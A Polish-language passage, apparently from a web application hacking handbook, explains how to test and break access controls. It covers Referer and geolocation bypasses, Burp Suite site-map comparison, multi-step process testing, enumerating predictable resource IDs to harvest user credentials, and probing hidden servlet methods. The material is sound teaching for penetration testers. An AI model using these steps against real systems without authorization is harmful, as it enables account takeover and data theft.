W innych niebezpiecznych modelach kontroli dostępu aplikacja używa nagłówka HTTP Referer jako podstawy do podejmowania decyzji dotyczących kontroli dostępu. Na przykład aplikacja może ściśle kontrolować dostęp do głównego menu administracyjnego na podstawie uprawnień użytkownika. Ale gdy użytkownik złoży wniosek o pojedynczą funkcję administracyjną, aplikacja może po prostu sprawdzić, czy to żądanie było odesłane ze strony menu administracyjnego. Może zakładać, że użytkownik musiał uzyskać dostęp do tej strony, a zatem ma wymagane uprawnienia. Ten model jest oczywiście zasadniczo zepsuty, ponieważ nagłówek Referer jest całkowicie pod kontrolą użytkownika i można go ustawić na dowolną wartość.

Kontrola dostępu oparta na lokalizacji

Wiele firm ma wymagania prawne lub biznesowe, aby ograniczyć dostęp do zasobów w zależności od lokalizacji geograficznej użytkownika. Nie ograniczają się one do sektora finansowego, ale obejmują serwisy informacyjne i inne. W takich sytuacjach firma może zastosować różne metody lokalizacji użytkownika, z których najpowszechniejszą jest geolokalizacja aktualnego adresu IP użytkownika. Kontrola dostępu oparta na lokalizacji jest stosunkowo łatwa do obejścia przez atakującego. Oto kilka typowych metod ich obejścia:

* Korzystanie z internetowego serwera proxy, który znajduje się w wymaganej lokalizacji

* Korzystanie z VPN, który kończy się w wymaganej lokalizacji

* Korzystanie z urządzenia mobilnego obsługującego roaming danych

* Bezpośrednia manipulacja mechanizmami po stronie klienta dla geolokalizacji

Atakowanie kontroli dostępu

Przed rozpoczęciem sondowania aplikacji w celu wykrycia rzeczywistych luk w zabezpieczeniach kontroli dostępu należy poświęcić chwilę na przejrzenie wyników ćwiczeń z mapowania aplikacji. Musisz zrozumieć, jakie są rzeczywiste wymagania aplikacji w zakresie kontroli dostępu, a zatem na czym prawdopodobnie najbardziej owocne będzie skupienie uwagi.

KROKI HACKOWANIA

Oto kilka pytań, które należy wziąć pod uwagę podczas sprawdzania kontroli dostępu do aplikacji:

1. Czy funkcje aplikacji zapewniają poszczególnym użytkownikom dostęp do określonego podzbioru danych, które do nich należą?

2. Czy istnieją różne poziomy użytkowników, takie jak menedżerowie, przełożeni, goście itd., którzy mają dostęp do różnych funkcji?

3. Czy administratorzy używają funkcji wbudowanych w tę samą aplikację do jej konfigurowania i monitorowania?

4. Jakie zidentyfikowałeś funkcje lub zasoby danych w aplikacji, które najprawdopodobniej umożliwiłyby Ci eskalację obecnych uprawnień?

5. Czy są jakieś identyfikatory (za pomocą parametrów adresu URL treści wiadomości POST), które sygnalizują, że parametr jest używany do śledzenia poziomów dostępu?

Testowanie z różnymi kontami użytkowników

Najłatwiejszym i najskuteczniejszym sposobem sprawdzenia skuteczności kontroli dostępu do aplikacji jest uzyskanie dostępu do aplikacji przy użyciu różnych kont. W ten sposób możesz określić, czy zasoby i funkcje, do których jedno konto może uzyskać legalny dostęp, mogą być dostępne nielegalnie przez inne.

Testowanie z różnymi kontami użytkowników

Najłatwiejszym i najskuteczniejszym sposobem sprawdzenia skuteczności kontroli dostępu do aplikacji jest uzyskanie dostępu do aplikacji przy użyciu różnych kont. W ten sposób możesz określić, czy zasoby i funkcje, do których jedno konto może uzyskać legalny dostęp, mogą być dostępne nielegalnie przez inne.

KROKI HACKOWANIA

1. Jeśli aplikacja segreguje dostęp użytkowników do różnych poziomów funkcjonalności, najpierw użyj potężnego konta, aby zlokalizować wszystkie dostępne funkcje. Następnie spróbuj uzyskać do niego dostęp za pomocą konta o niższych uprawnieniach, aby przetestować eskalację uprawnień w pionie.

2. Jeśli aplikacja segreguje dostęp użytkowników do różnych zasobów (takich jak dokumenty), użyj dwóch różnych kont na poziomie użytkownika, aby sprawdzić, czy kontrola dostępu jest skuteczna lub

czy możliwa jest pozioma eskalacja uprawnień. Na przykład znajdź dokument, do którego jeden użytkownik może legalnie uzyskać dostęp, a inny nie, i spróbuj uzyskać do niego dostęp za pomocą konta drugiego użytkownika — albo żądając odpowiedniego adresu URL, albo przesyłając te same parametry POST z sesji drugiego użytkownika.

Dokładne testowanie kontroli dostępu aplikacji jest procesem czasochłonnym. Na szczęście niektóre narzędzia mogą pomóc w zautomatyzowaniu niektórych prac, dzięki czemu testowanie będzie szybsze i bardziej niezawodne. Pozwoli ci to skoncentrować się na tych częściach zadania, które do skutecznego wykonania wymagają ludzkiej inteligencji. Burp Suite umożliwia mapowanie zawartości aplikacji przy użyciu dwóch różnych kontekstów użytkownika. Następnie możesz porównać wyniki, aby dokładnie zobaczyć, gdzie treści, do których każdy użytkownik uzyskuje dostęp, są takie same lub różne.

KROKI HACKOWANIA


1. Po skonfigurowaniu Burp jako proxy i wyłączeniu przechwytywania przeglądaj całą zawartość aplikacji w jednym kontekście użytkownika. Jeśli testujesz pionową kontrolę dostępu, użyj do tego konta o wyższych uprawnieniach.

2. Przejrzyj zawartość mapy witryny Burp, aby upewnić się, że zidentyfikowałeś wszystkie funkcje, które chcesz przetestować. Następnie użyj menu kontekstowego, aby wybrać funkcję „porównaj mapy witryn".


3. Aby wybrać drugą mapę witryny do porównania, możesz albo załadować ją z pliku stanu Burp, albo zlecić Burpowi dynamiczne żądanie pierwszej mapy witryny w kontekście nowej sesji. Aby przetestować poziomą kontrolę dostępu między użytkownikami tego samego typu, możesz po prostu załadować plik stanu, który zapisałeś wcześniej, po zmapowaniu aplikacji jako innego użytkownika. W przypadku testowania pionowej kontroli dostępu preferowane jest ponowne zażądanie mapy witryny o wysokich uprawnieniach jako użytkownik o niskich uprawnieniach, ponieważ zapewnia to pełne pokrycie odpowiednich funkcji.

4. Aby zażądać pierwszej mapy witryny w innej sesji, należy skonfigurować funkcję obsługi sesji Burp ze szczegółami sesji użytkownika o niskich uprawnieniach (na przykład rejestrując makro logowania lub dostarczając określony plik cookie do wykorzystania w upraszanie). Ta funkcja jest opisana bardziej szczegółowo w części 14. Może być również konieczne zdefiniowanie odpowiednich reguł zakresu, aby uniemożliwić Burp żądanie jakiejkolwiek funkcji wylogowania


Rysunek przedstawia wyniki prostego porównania mapy witryny.



Jego kolorowa analiza różnic między mapami witryn pokazuje elementy, które zostały dodane, usunięte lub zmodyfikowane między dwiema mapami. W przypadku zmodyfikowanych elementów tabela zawiera kolumnę „liczba różnic”, która jest liczbą edycji wymaganych do zmodyfikowania elementu z pierwszej mapy na element z drugiej mapy. Ponadto po wybraniu elementu odpowiedzi są również kolorowane, aby pokazać lokalizacje tych zmian w odpowiedziach. Interpretacja wyników porównania map witryn wymaga ludzkiej inteligencji oraz zrozumienia znaczenia i kontekstu określonych funkcji aplikacji. Na przykład na rysunku 8.1 przedstawiono odpowiedzi, które są zwracane każdemu użytkownikowi, gdy przegląda on swoją stronę główną. Dwie odpowiedzi pokazują inny opis zalogowanego użytkownika, a użytkownik administracyjny ma dodatkową pozycję menu. Różnic tych należy się spodziewać i są one neutralne pod względem skuteczności kontroli dostępu do aplikacji, ponieważ dotyczą tylko interfejsu użytkownika. Rysunek przedstawia odpowiedź zwróconą, gdy każdy użytkownik zażąda strony administratora najwyższego poziomu.



Tutaj administrator widzi menu dostępnych opcji, podczas gdy zwykły użytkownik widzi komunikat „brak autoryzacji”. Różnice te wskazują, że kontrola dostępu jest stosowana prawidłowo. Rysunek przedstawia odpowiedź zwróconą, gdy każdy użytkownik zażąda funkcji administratora „lista użytkowników”.



Tutaj odpowiedzi są identyczne, co wskazuje, że aplikacja jest podatna na ataki, ponieważ zwykły użytkownik nie powinien mieć dostępu do tej funkcji i nie ma do niej żadnego odnośnika w swoim interfejsie użytkownika. Samo zbadanie drzewa mapy witryny i przyjrzenie się liczbie różnic między elementami nie wystarczy do oceny skuteczności kontroli dostępu do aplikacji. Dwie identyczne odpowiedzi mogą wskazywać na lukę (na przykład w funkcji administracyjnej, która ujawnia poufne informacje) lub mogą być nieszkodliwe (na przykład w niezabezpieczonej funkcji wyszukiwania). I odwrotnie, dwie różne odpowiedzi mogą nadal oznaczać, że istnieje luka w zabezpieczeniach (na przykład w funkcji administracyjnej, która zwraca inną zawartość za każdym razem, gdy uzyskuje się do niej dostęp) lub mogą być nieszkodliwe (na przykład na stronie wyświetlającej informacje o profilu aktualnie zalogowanego użytkownika). w użytkowniku). Z tych powodów w pełni zautomatyzowane narzędzia są generalnie nieskuteczne w identyfikowaniu luk w zabezpieczeniach kontroli dostępu. Wykorzystując funkcjonalność Burp do porównywania map witryn, możesz maksymalnie zautomatyzować ten proces, dając Ci wszystkie potrzebne informacje w gotowej formie i pozwalając wykorzystać swoją wiedzę na temat funkcjonalności aplikacji do zidentyfikowania rzeczywistych luk w zabezpieczeniach.

Testowanie procesów wieloetapowych

Podejście opisane w poprzedniej sekcji — porównywanie zawartości aplikacji podczas uzyskiwania dostępu w różnych kontekstach użytkownika — jest nieskuteczne podczas testowania niektórych procesów wieloetapowych. Tutaj, aby wykonać akcję, użytkownik zazwyczaj musi wykonać kilka żądań we właściwej kolejności, a aplikacja buduje pewien stan na temat działań użytkownika, gdy to robi. Zwykłe zażądanie każdego elementu na mapie witryny może nie spowodować poprawnej replikacji procesu, więc próba działania może zakończyć się niepowodzeniem z powodów innych niż stosowanie kontroli dostępu. Rozważmy na przykład funkcję administracyjną, aby dodać nowego użytkownika aplikacji. Może to obejmować kilka kroków, w tym załadowanie formularza w celu dodania użytkownika, przesłanie formularza z danymi nowego użytkownika, przejrzenie tych danych i potwierdzenie akcji. W niektórych przypadkach aplikacja może chronić dostęp do formularza początkowego, ale nie chronią strony obsługującej przesyłanie formularza ani strony potwierdzającej. Cały proces może wiązać się z licznymi żądaniami, w tym przekierowaniami, przy czym parametry przesłane na wcześniejszych etapach są później retransmitowane przez stronę klienta. Każdy etap tego procesu należy przetestować indywidualnie, aby potwierdzić, czy kontrole dostępu są stosowane prawidłowo.

KROKI HACKOWANIA

1. Gdy działanie jest wykonywane w sposób wieloetapowy i obejmuje kilka różnych żądań od klienta do serwera, przetestuj każde żądanie indywidualnie, aby ustalić, czy zastosowano do niego kontrolę dostępu. Pamiętaj, aby uwzględnić każde żądanie, w tym przesłane formularze, następujące przekierowania i wszelkie żądania niesparametryzowane.

2. Spróbuj znaleźć miejsca, w których aplikacja skutecznie zakłada, że jeśli dotarłeś do określonego punktu, musiałeś dotrzeć w legalny sposób. Spróbuj dotrzeć do tego punktu w inny sposób, korzystając z konta o niższych uprawnieniach, aby wykryć, czy możliwe są ataki polegające na eskalacji uprawnień.

3. Jednym ze sposobów ręcznego przeprowadzenia tego testu jest kilkakrotne przejście przez chroniony proces wieloetapowy w przeglądarce i użycie serwera proxy do zamiany tokena sesji dostarczanego w różnych żądaniach na token mniej uprzywilejowanego użytkownika.

4. Często możesz radykalnie przyspieszyć ten proces, korzystając z funkcji „żądanie w przeglądarce” pakietu Burp Suite:

A. Użyj konta o wyższych uprawnieniach, aby przejść przez cały wieloetapowy proces.

B. Zaloguj się do aplikacji przy użyciu konta o niższych uprawnieniach (lub żadnego).

C. W historii Burp Proxy znajdź sekwencję żądań, które zostały wykonane, gdy proces wieloetapowy był wykonywany jako bardziej uprzywilejowany użytkownik. Dla każdego żądania w sekwencji wybierz pozycję menu kontekstowego „żądanie w przeglądarce w bieżącej sesji przeglądarki". Wklej podany adres URL do przeglądarki, która jest zalogowana jako użytkownik o niższych uprawnieniach.

D. Jeśli aplikacja Ci na to pozwala, wykonaj resztę wieloetapowego procesu w normalny sposób, korzystając z przeglądarki.

E. Wyświetl wynik zarówno w przeglądarce, jak iw historii serwera proxy, aby określić, czy pomyślnie wykonał akcję uprzywilejowaną.

Po wybraniu funkcji Burp „żądanie w przeglądarce w bieżącej sesji przeglądarki" dla określonego żądania, Burp podaje unikalny adres URL kierujący na wewnętrzny serwer sieciowy Burp, który wklejasz w pasku adresu przeglądarki. Gdy przeglądarka żąda tego adresu URL, Burp zwraca przekierowanie do pierwotnie określonego adresu URL. Gdy Twoja przeglądarka podąża za przekierowaniem, Burp zastępuje żądanie tym, które pierwotnie określiłeś, pozostawiając nienaruszony nagłówek Cookie. Jeśli testujesz różne konteksty użytkownika, możesz przyspieszyć ten proces. Zaloguj się do kilku różnych przeglądarek jako różni użytkownicy i wklej adres URL do każdej przeglądarki, aby zobaczyć, jak obsługiwane jest żądanie użytkownika, który jest zalogowany przy użyciu tej przeglądarki. (Pamiętaj, że ponieważ pliki cookie są zazwyczaj współużytkowane przez różne okna tej samej przeglądarki, zwykle do przeprowadzenia tego testu konieczne będzie użycie różnych przeglądarek lub przeglądarek na różnych komputerach). WSKAZÓWKA: Podczas testowania procesów wieloetapowych w różnych kontekstach użytkownika , czasami warto przejrzeć sekwencje próśb wysyłanych przez różnych użytkowników obok siebie, aby zidentyfikować subtelne różnice, które mogą zasługiwać na dalsze zbadanie. Jeśli korzystasz z oddzielnych przeglądarek, aby uzyskać dostęp do aplikacji jako różni użytkownicy, możesz utworzyć różne odbiorniki proxy w Burp do użytku przez każdą przeglądarkę (musisz zaktualizować konfigurację proxy w każdej przeglądarce, aby wskazywała odpowiedni odbiornik). Następnie dla każdej przeglądarki użyj menu kontekstowego w historii proxy, aby otworzyć nowe okno historii i ustaw filtr wyświetlania, aby wyświetlał tylko żądania od odpowiedniego odbiornika proxy.

Testowanie z ograniczonym dostępem

Jeśli masz tylko jedno konto na poziomie użytkownika, za pomocą którego możesz uzyskać dostęp do aplikacji (lub nie masz go wcale), należy wykonać dodatkową pracę, aby przetestować skuteczność kontroli dostępu. W rzeczywistości, aby przeprowadzić w pełni kompleksowy test, w każdym przypadku należy wykonać dalsze prace. Mogą istnieć słabo chronione funkcje, które nie są jawnie połączone z interfejsem żadnego użytkownika aplikacji. Na przykład być może stara funkcjonalność nie została jeszcze usunięta lub nowa funkcjonalność została wdrożona, ale nie została jeszcze opublikowana dla użytkowników.

KROKI HACKOWANIA

1. Użyj technik wykrywania treści opisanych w rozdziale 4, aby zidentyfikować jak najwięcej funkcji aplikacji. Wykonanie tego ćwiczenia jako użytkownik o niskich uprawnieniach jest często wystarczające zarówno do wyliczenia, jak i uzyskania bezpośredniego dostępu do poufnych funkcji.

2. W przypadku zidentyfikowania stron aplikacji, które mogą przedstawiać różne funkcje lub łącza zwykłym użytkownikom i użytkownikom administracyjnym (na przykład Panel sterowania lub Moja strona główna), spróbuj dodać parametry, takie jak admin=true, do ciągu zapytania adresu URL i treści Żądania POST. Pomoże Ci to określić, czy odkryje lub zapewni dostęp do dodatkowych funkcji, do których kontekst użytkownika nie ma normalnego dostępu.

3. Sprawdź, czy aplikacja używa nagłówka Referer jako podstawy do podejmowania decyzji dotyczących kontroli dostępu. W przypadku kluczowych funkcji aplikacji, do których masz uprawnienia dostępu, spróbuj usunąć lub zmodyfikować nagłówek Referer i ustalić, czy żądanie nadal jest skuteczne. Jeśli nie, aplikacja może ufać nagłówkowi strony odsyłającej w niebezpieczny sposób. Jeśli skanujesz żądania za pomocą aktywnego skanera Burp, Burp próbuje usunąć nagłówek Referer z każdego żądania i informuje, czy wydaje się, że ma to systematyczny i istotny wpływ na odpowiedź aplikacji.

4. Przejrzyj wszystkie kody HTML i skrypty po stronie klienta, aby znaleźć odniesienia do ukrytych funkcji lub funkcji, którymi można manipulować po stronie klienta, takich jak interfejsy użytkownika oparte na skryptach. Ponadto zdekompiluj wszystkie komponenty rozszerzenia przeglądarki zgodnie z opisem w części 5, aby wykryć wszelkie odniesienia do funkcji po stronie serwera.

Po wyliczeniu wszystkich dostępnych funkcji należy sprawdzić, czy segregacja dostępu do zasobów dla poszczególnych użytkowników jest prawidłowo wymuszana. W każdym przypadku, gdy aplikacja zapewnia użytkownikom dostęp do podzbioru szerszego zakresu zasobów tego samego typu (takich jak dokumenty, zamówienia, e-maile i dane osobowe), może zaistnieć możliwość uzyskania przez jednego użytkownika nieautoryzowanego dostępu do innych zasobów.

KROKI HACKOWANIA

1. Jeśli aplikacja używa wszelkiego rodzaju identyfikatorów (identyfikatorów dokumentów, numerów kont, numerów zamówień) w celu określenia, którego zasobu żąda użytkownik, spróbuj wykryć identyfikatory zasobów, do których nie masz autoryzowanego dostępu.


2. Jeżeli możliwe jest wygenerowanie serii takich identyfikatorów w krótkich odstępach czasu (na przykład poprzez utworzenie wielu nowych dokumentów lub zleceń), należy zastosować techniki dla tokenów sesyjnych, aby spróbować wykryć wszelkie przewidywalne sekwencje w identyfikatorach, które wytwarza aplikacja.

3. Jeśli nie jest możliwe wygenerowanie nowych identyfikatorów, możesz ograniczyć się do analizy identyfikatorów, które już odkryłeś, lub nawet użyć zwykłego zgadywania. Jeśli identyfikator ma postać GUID, jest mało prawdopodobne, że jakiekolwiek próby oparte na zgadywaniu zakończą się sukcesem. Jeśli jednak jest to stosunkowo niewielka liczba, wypróbuj inne liczby z bliskiej odległości lub liczby losowe o tej samej liczbie cyfr.

4. Jeśli okaże się, że kontrola dostępu jest złamana, a identyfikatory zasobów są przewidywalne, można przeprowadzić zautomatyzowany atak w celu zebrania wrażliwych zasobów i informacji z aplikacji. Użyj technik opisanych w rozdziale 14, aby zaprojektować zautomatyzowany atak na zamówienie w celu odzyskania potrzebnych danych.

Katastrofalna luka w zabezpieczeniach tego rodzaju występuje, gdy strona Informacje o koncie wyświetla dane osobowe użytkownika wraz z jego nazwą użytkownika i hasłem. Chociaż hasło jest zwykle maskowane na ekranie, to jednak jest przesyłane w całości do przeglądarki. W tym miejscu często można szybko przejrzeć pełen zakres identyfikatorów kont, aby zebrać dane logowania

wszystkich użytkowników, w tym administratorów. Rysunek przedstawia użycie Burp Intruder do przeprowadzenia udanego ataku tego rodzaju.



WSKAZÓWKA: po wykryciu luki w zabezpieczeniach kontroli dostępu natychmiastowym atakiem jest próba dalszego zwiększenia uprawnień przez przejęcie konta użytkownika z uprawnieniami administratora. Możesz użyć różnych sztuczek, aby zlokalizować konto administracyjne. Korzystając z luki w kontroli dostępu, takiej jak ta zilustrowana, możesz zebrać setki danych uwierzytelniających użytkowników i nie cieszyć się ręcznym logowaniem jak każdy użytkownik, dopóki nie znajdziesz administratora. Jednak gdy konta są identyfikowane za pomocą identyfikatora numerycznego, często zdarza się, że administratorzy mają przypisane najniższe numery kont. Zalogowanie się jako kilku pierwszych użytkowników zarejestrowanych w aplikacji często identyfikuje administratora. Jeśli to podejście zawiedzie, skuteczną metodą jest znalezienie w aplikacji funkcji, w której dostęp jest odpowiednio segregowany poziomo, takiej jak główna strona główna prezentowana każdemu użytkownikowi. Napisz skrypt, aby zalogować się przy użyciu każdego zestawu przechwyconych poświadczeń, a następnie spróbuj uzyskać dostęp do własnej strony głównej. Jest prawdopodobne, że użytkownicy administracyjni mogą przeglądać stronę główną każdego użytkownika, więc natychmiast wykryjesz, kiedy używane jest konto administracyjne.

Testowanie bezpośredniego dostępu do metod

Gdy aplikacja korzysta z żądań, które dają bezpośredni dostęp do metod API po stronie serwera, wszelkie słabe punkty kontroli dostępu w tych metodach są zwykle identyfikowane przy użyciu opisanej już metodologii. Należy jednak również sprawdzić, czy istnieją dodatkowe interfejsy API, które mogą nie być odpowiednio chronione. Na przykład aplet można wywołać za pomocą następującego żądania:

POST /svc HTTP/1.1

Accept-Encoding: gzip, deflate

Host: wahh-app

Content-Length: 37

servlet=com.ibm.ws.webcontainer.httpsession.IBMTrackerDebug

Ponieważ jest to dobrze znany serwlet, być może możesz uzyskać dostęp do innych serwletów w celu wykonania nieautoryzowanych działań.

KROKI HACKOWANIA

1. Zidentyfikuj parametry, które są zgodne z konwencjami nazewnictwa języka Java (np. get, set, add, update, is lub has, po których następuje słowo pisane wielką literą) lub jawnie określ strukturę pakietu (np. com.companyname .xxx.yyy .Nazwa klasy). Zanotuj wszystkie metody, do których się odwołujesz, jakie możesz znaleźć.

2. Poszukaj metody, która zawiera listę dostępnych interfejsów lub metod. Sprawdź historię swojego serwera proxy, aby zobaczyć, czy został on wywołany w ramach normalnej komunikacji aplikacji. Jeśli nie, spróbuj odgadnąć, korzystając z obserwowanej konwencji nazewnictwa.

3. Skonsultuj się z zasobami publicznymi, takimi jak wyszukiwarki i fora internetowe, aby określić inne metody, które mogą być dostępne.

4. Użyj technik opisanych w rozdziale 4, aby odgadnąć inne nazwy metod.

5. Próba uzyskania dostępu do wszystkich metod zebranych przy użyciu różnych typów kont użytkowników, w tym dostępu nieuwierzytelnionego.

6. Jeśli nie znasz liczby lub typów argumentów oczekiwanych przez niektóre metody, poszukaj metod, które z mniejszym prawdopodobieństwem przyjmują argumenty, takich jak listInterfaces i getAllUsersInRoles.

Testowanie kontroli zasobów statycznych

W przypadkach, gdy zasoby statyczne, które chroni aplikacja, są ostatecznie dostępne bezpośrednio za pośrednictwem adresów URL do samych plików zasobów, należy sprawdzić, czy nieupoważnieni użytkownicy mogą po prostu bezpośrednio zażądać tych adresów URL.

KROKI HACKOWNIA

1. Przejdź przez normalny proces uzyskiwania dostępu do chronionego zasobu statycznego, aby uzyskać przykład adresu URL, za pomocą którego jest on ostatecznie pobierany.

2. Używając innego kontekstu użytkownika (na przykład mniej uprzywilejowanego użytkownika lub konta, które nie dokonało wymaganego zakupu), spróbuj uzyskać dostęp do zasobu bezpośrednio za pomocą wskazanego adresu URL.

3. Jeśli ten atak się powiedzie, spróbuj zrozumieć schemat nazewnictwa używany dla chronionych plików statycznych. Jeśli to możliwe, skonstruuj zautomatyzowany atak w celu wyszukania treści, które mogą być przydatne lub mogą zawierać poufne dane

Ograniczenia testowania metod HTTP

Chociaż może nie być gotowego sposobu na wykrycie, czy kontrola dostępu aplikacji wykorzystuje kontrole na poziomie platformy w stosunku do metod HTTP, możesz wykonać kilka prostych kroków, aby zidentyfikować wszelkie luki w zabezpieczeniach.

KROKI HACKOWANIA

